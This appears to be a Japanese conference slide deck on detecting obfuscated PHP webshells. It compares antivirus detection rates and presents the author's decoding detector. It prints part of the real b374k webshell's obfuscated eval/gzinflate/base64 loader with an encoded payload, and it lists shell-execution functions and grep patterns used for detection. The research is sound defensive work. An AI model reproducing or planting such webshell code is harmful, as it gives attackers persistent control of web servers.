

難読化されたPHP WebShellの検知と解読

By Kousuke Shimofuji a.k.a k0u5uk3

PHP WebShellとは

- PHPからSystem関数等を利用して、HTTP上からShellを利用するためのPHPで書かれたスクリプト。
- 攻撃者はHTTP Daemonが稼働しているサーバに侵入した際、Backdoorとして利用するためにWebShellを設置する。
- 処理内容を隠すために難読化処理が施されていることが経験上多いように見受けられる。

PHP WebShell(b374k)

b374k
2.8

Linux users130.phy.lolipop.jp 2.6.18-400.1.1.el5PAE #1 SMP Thu Dec 18 01:38:34 EST 2014 i686
Apache
server ip : 203.189.109.190 | your ip : 221.246.62.10 | Time @ Server : 04 Jun 2015 15:53:21
o / home / users / 0 / oops.jp-hack / web / malware /

password | log out

xpl ps eval info db rs **oops.jp-hack > - shell command -**

	name	size	owner:group	perms	modified	action
<input type="checkbox"/>	[.]	LINK	oops.jp- hack:LolipopUser	drwxrwxrwx	04-Jun-2015 15:29:48	find upl +file +dir
<input type="checkbox"/>	[..]	LINK	oops.jp- hack:LolipopUser	drwx-----x	04-Jun-2015 15:33:34	find upl +file +dir
<input type="checkbox"/>	b374k.php	97.22 KB	oops.jp- hack:LolipopUser	-rw-r--r--	04-Jun-2015 15:05:21	edit hex ren del dl
<input type="checkbox"/>	c99.php	236.75 KB	oops.jp- hack:LolipopUser	-rw-r--r--	04-Jun-2015 15:13:54	edit hex ren del dl
<input type="checkbox"/>	c100.php	235.79 KB	oops.jp- hack:LolipopUser	-rw-r--r--	04-Jun-2015 15:27:22	edit hex ren del dl
<input type="checkbox"/>	r57.php	269.27 KB	oops.jp- hack:LolipopUser	-rw-r--r--	04-Jun-2015 15:23:59	edit hex ren del dl
<input type="checkbox"/>	weevely.php	18.04 KB	oops.jp- hack:LolipopUser	-rw-r--r--	04-Jun-2015 15:29:49	edit hex ren del dl
<input type="checkbox"/>	Action	Total : 5 files, 0 Directories				

PHP WebShell(b374k)

<?php

/*

b374k 2.8

Jayalah Indonesiaku

(c)2013

<http://code.google.com/p/b374k-shell>

*/

```
$s_pass = "fb621f5060b9f65acf8eb4232e3024140dea2b34"; // default password : b374k (login and change to new password)
$s_func="cr"."eat"."e_fun"."cti"."on";$b374k=@$s_func('$x,$y','ev'. 'al'. '("\$s_pass=\'$y\'";?
>".gz'. 'inf'. 'late'. '( bas'. 'e64'. ' de'. 'co'. 'de($x));');@$b374k("rP2HruxclialvUpOojGVJZaa3k0biQwygt77gZCg995TNe8u/plV3dVGM4Ag3lsbQW7Dvfda6zPnnhPnP/
4/pmr6079b/3rky5/+05/+jPx76s//4Y/rrd66/l87CUpi7Z/+//O//3udvbd1Y1sPbo/+jA0pA0J/
+b39CsPcf8m/NWZ7s5dtSxN2a/4c//T/H5K/rFi/bX/7xvVjz7W8j/9rVfb39BfrjXj3Uf33v/
+Ufqg3v/povy7is//BP/wD9wx+NaZfHyzt+S+O0yv+Yl8uLesj/8g+c/Q//9CdOtPiPo1vhX23eYCzmfft2+Xd/NXTbedfwx+jhL3+//Nv9H/9vb79Xf7v70XVZ5P9Nw99
v/H2E8d6PlyW+/9rnS5n/y2z/9Kf/Ovzfdomnv/x52f/8t2bjba2Lv/zrmfzj//tPf9vcX5d8GpetHsq/8H/ILUu3/vTPf+L/6jOWJmq/v71/t2Lzf3un6Y744f+bY8rqdereZ/
2Xk4L/4b9pf+Pz37UV45K/x/eXvy01Xv/079r/9J//3fGu511dvf71b0v/y3vjH//07453K9NSD9tfl/fOP/1pW/b8nSFPq/Fpf/6P6xQP//nP/75a17/8u/bf//k/ve/fYf/
+z/8R/FvLf0yWP4H/+c2g/+P9k7/h/x93DP2fbwX6P9nK39r+jz9SLN636r9m2LuJdVu6fPjLttT9H8c9xev6j//4n6F/3eEfc/1rUP/3f/hbSv/D/
+sf/976Dt3Gbzz5b8b/qf/9J//+9D80/o+T/OO/WdAfH/XHEv/NQ3/G//4PfyuYvz/wX8vn7dWu9fTf9/gP/5cr+tcJ3rneB6Tj2Nb5X/5epX/
+39t/Kc/Suuv//gn4L8t13/8D/+Ttf4Pq73edfzpf/1f//RfL//Tf/pjgeO+/cPftjDly1qv27/m/F/+vFV5n78p/
+f0zP7894cseTfG2dvlf376f62HtNuzPPuXZ/33nda/VmOf/3Fk/48/LX87hH3psjwds/y/6bXmXfH2+qc//69//sf/7c9//reZ/i81/Ue2r3/9l99fApt7xP+X9zj+JeXfln/6
Lxt6D/hvreu/aX3v/ddj/lv3P//5X0/3//4/n07/Pdn/l7yft9N9/dTees8jh7w/tnZUzjrR6H/
+3vCPsv7f+1fv6HeP2b6f4Wnb+nxv+vyfzfzvDfVssfbWn/R4D+8e/Vn1/5X5J4zQnsr/8lEv+m03/424L/uwnyl+7+S+L/MebdyP9sjn/p9x/
+9G/J4o+bf/mXcf+aVes7wdunfGkkHYctH7b1L38flg/ZX/803/8KV38f8B/
+9Sj/9d7fq02Pu1n9Nz75bwrA5i2Pt/73fxAcx/ir+179lfnxmvOvJTetefli/PZm2D+Aybj98zrVbyD/OV3is3tf125fnp/e8rGP/zle0qo+8n/eljht/3kdxnG6/7mJj/ifu3P65
/Pdwj+nb1b/c9rV7zb+ebq3ahz+uauT8zzB+h/
+YJD/76v540j/NYn+aAXhfW/9CYOWP2ni9qfvuA9/K8R/7WG//Lmv/9v/2OG/HMG/x05/+b8+h/8/P/iP+K5/RPXpWEP2CZB41h5WXJMiVt/mxT/YXQiTiX+fzH
b69WtX8iV+3Ah5ST9/axGplyGBRRPzGXbHkJwdAMOGPGhisAIRBgCb7HAQRcMbWVqETEPiAqaaT390ABxKhdvBwixwVjICJNhCUC3BHC5B83wlgAAMIKO0rER
QgpoAg1j1P1KL0Vs3mfAr9Ctawto0KAy7FL4LQoezsq58qVIXvAxwab6cKGojKsf9ERIHoRdjdlXHmWCv5nCuAqHZkNPQQHi6Llfi0i4wA0ToE8RW2TMgej4zPcA2s
Rtw5+s1PwF+2Th7Mzs55dJHrp9BkCkEjvs7A4w4gfSVkFbEVdKEWvuXUTUDhJJABTRQZNgUOvMZAqP/kRwM9PolrDVBIIF/dwgrxK/Ol102fgNPP4s67RPh/HJzf
KjudGJt6Hv5Qk78XaJ51RgKJmJO13iaM7IZROIH7BikNrRXILTHuexgwJkaLafGmSdiniYzFN09h3hbeTufGh3zY24cazoZ/5ctnKd4DS4AY0HA+JpLTe3Dcq/Y49B6+
86bdBmpK3pt8uCEQM5/DhOMoCxCXGFFKUIBT8H4n7yRTz5AspoV/IYcltDH1lyEsYHYKBSaTkAz0QbXrBlvaqkbqLpB4Rj40F+QhkdCyr7Okz8tUdr73e3LJcoMXH
Ylt+J4pPNsEvDhy/imlR2XGhX/ThS7id1bhNoAi0Zt9gAQvLI4EY6sKyuthuSvlcOeJPro1EEcRh+QzFBtg2DcHSp0jLjtKmvLeG13swYs8iYVv9pJQM9t1U1Y/FTOfjnJ3
nKWY3Q1X54PGokrZfepPacjMo5+mPk4kEnLjqs9MxW1YW5AvvEuXhHyPgSRgheCezX1yd0YyiUgX377I1bOz8eqe4549XK8mBP3NjsW7JkkZHXZJXKb4BTH2V4
yvZlAqHLcvz0AUERmJvRaciD9HFBj5XKECS4VC6shzeiawi67zQFVX5DpmV7G/
+KDRNyO//leEshL7VpBOKmR+at3tw2wdMveC7/pdX7PxpW0EUIEn5QAQJ0m2X5T5H5i4w7NdGfYv9+/5IUpo5arv9ytFVvjM287hJeM3m7R8VbYpHMTY4kFjAZT
AUVt5eFSdp1v5LMq1e4Ucu10VZd30ZroRUMrbRojdpE3T+3g5Wzj8JSj82vPvY5Y/8xnqesYNXTUiDiEzkSuxdiXa4Err4sy8hHATb0Z1GnD2bACL3BOCaEjdcXTq4
Ga5xGGghXv2pLCru90Kf2BXprlb3sGnwDJ4a3ic9LNR2UvV8KUOWfeGTrs3GJ5LEjwe80m//G7/MlfWrgZeoH4B26lmLp+lrBqAFwNu3mOmWsqPPAwLjng3TOpF9
5DtZ5i1PJBbelaEXCfuRoM587nQvMOGj/sUsQ3RxTrP8BdnxjHTTmVWZ6Yual3ojYJ9w+fNnoCIARV3/fKyVECyjstOfmDmiFV0V0bjOu5Bj9BFzyrSq4FC5gUvSc9G
k8sBNmbtProJ1PO4U1TwczSiYqylPwm6i4ZOYvsoaaSgB1aHuQPv8cTmbJfZRP0JUlH8EBF3e1YnmDZ+xClOmdiaFbKNFAx1bddSMm8KxkTPWMzi2yOETQSqL4o
DFDqPD5L+NsaLa9/LTDVBvc7fgO+GS2haQp003KF59vstelk51GB041J4S8BSI/jwZ0V+rmhOUChZwa1n9gDfsxFQl5qcs7XgLO4jMNyGhmw8ROSSMEtcVsg7pl3
kHR1YHLqbnRJeEeCWhODxro+He79izHgux8B8jvcnZeQEfRqqlOdOI5VW6scE2+JKbcZKMPBJCQUf6HC/zAd4vzfTocROOhBxoQBoQeOZFWOAhCxsUhBSYBJ5Y
```

現状の検知手法

- F-secure Security Platform
 - F-secure性のMalware検知・侵入検知プラットフォーム
 - ヒューリスティックエンジン搭載
- Ope_kaizan_search_log
 - ペパボ性のMalware検知スクリプト
 - シグネチャ検知型

PHP WebShellへの検知能力の調査

- PHP WebShellの検体を112種類用意
 - 難読化されているファイルは16個
 - 平文のファイルは96個
 - ほとんど難読化されていないmalware検体群
 - <https://github.com/JohnTroony/php-webshells>
- fsavでの検知結果
 - 67/112(60%)
- Ope_kaizan_search_logでの検知結果
 - 38/112(34%)

難読化済み検体の検知能力

- Fsav 3/16 (19%)
 - 12.php: Infected: Backdoor:PHP/Agent.DUTA [FSE]
 - 18.php: Infected: Backdoor.PHP.C99Shell.AQ [Aquarius]
 - madspot.php: Infected: Trojan.Script.CFW [Aquarius]
- ope_kaizan_search_log 6/16 (37%)
 - c99.php
 - fx.php
 - trojan.php
 - r57.php
 - phpjackal1.3.php
 - 13.php

難読化済みWebShellの実行の流れ



復号処理で用いられるPHP関数

- `base64_encode`
- `gzinflate`
- `str_rot13`
- `gzcompress`
- `strrev`
- `rawurlencode`

再評価処理

- eval
- assert
- create_function
- preg_replace

優れた難読化手法

- 復号処理・再評価処理で使用する関数が難読化済みコードに現れない
- 優れた難読化手法を使用されるとシグネチャ型では検知できない
- weeveilyで使用されている

```
$ egrep -c 'base64_decode|gzdeflate|str_rot13|gzcompress|strenv|  
rawurlencode|eval|assert|create_function|preg_replace' r57.php
```

1

```
$ egrep -c 'base64_decode|gzdeflate|str_rot13|gzcompress|strenv|  
rawurlencode|eval|assert|create_function|preg_replace' weeveily.php
```

0


優れた難読化には対応できない

- weevely型の難読化を施せば、検知できたPHP WebShellは検知できなくなる
- ope_kaizan_search_logはシグネチャ型であるため検知できない
- fsavのヒューリテスティックエンジンでも検知できない


obfusucated-php-detector

- 難読化されたスクリプトはPHPインタプリタ上では解読された状態で実行される。
- 解読されたソースコードをPHPインタプリタから取得できればsystem関数などをシグネチャ検知することができる。
- <https://github.com/k0u5uk3/obfusucated-php-detector>


対象範囲(難読化されたWebShell)



解読処理の流れ



obfusucated-php-detectorの着眼



概要

- PHP WebShellの定義
- 現状の検知手法と検知能力
- 難読化手法の調査
- 難読化手法への対抗策 - obfusucated-php-detector
- obfusucated-php-detectorの処理
- 改善された検知能力

Demo

- tracelog取得
- 難読化されたスクリプトか否かの検知
- 復号済みコードの取得
- PHP WebShellか否かの検知

解読処理

- 再評価処理に渡されるパラメータを取得すれば、どのような難読化手法を施したとしても解読されたソースコードを得ることができる。
- 再帰的な難読化にも対応
- 分割された再評価処理にも対応
- PHP難読化手法に対する画一的な解読手法

WebShell判定処理

- WebShellはPHPからShellに対して命令を行うためのスクリプトであるため、必ず使用される関数が存在する
- 解読済みのコードが得られればシグネチャ検知が可能
- system
- exec
- passthru
- shell_exec
- popen
- proc_open
- pcntl_exec
- eval
- assert
- create_function

Sandboxのセキュリティ

- 動作すると危険なコードを潰している
 - system, exec, passthru, shell_exec, popen, proc_open, pcntl_exec, mkdir, rename, copy, unlink, touch, chmod
- firewallでsshとObfusucated-php-detector以外のIN/OUTを全て遮断

改善された難読化済みPHP WebShellの検知能力

- Fsav 3/16 (19%)
- ope_kaizan_search_log 6/16 (37%)
- Obfusucated-php-detector 15/16 (94%)
- 難読化とは行動を隠したいという思いの表れであり、悪意を含みやすいコード群である。
- Obfusucated-php-detectorは難読化スクリプトのみを対象とするため誤検知が少ない

おわり

ご静聴ありがとうございました。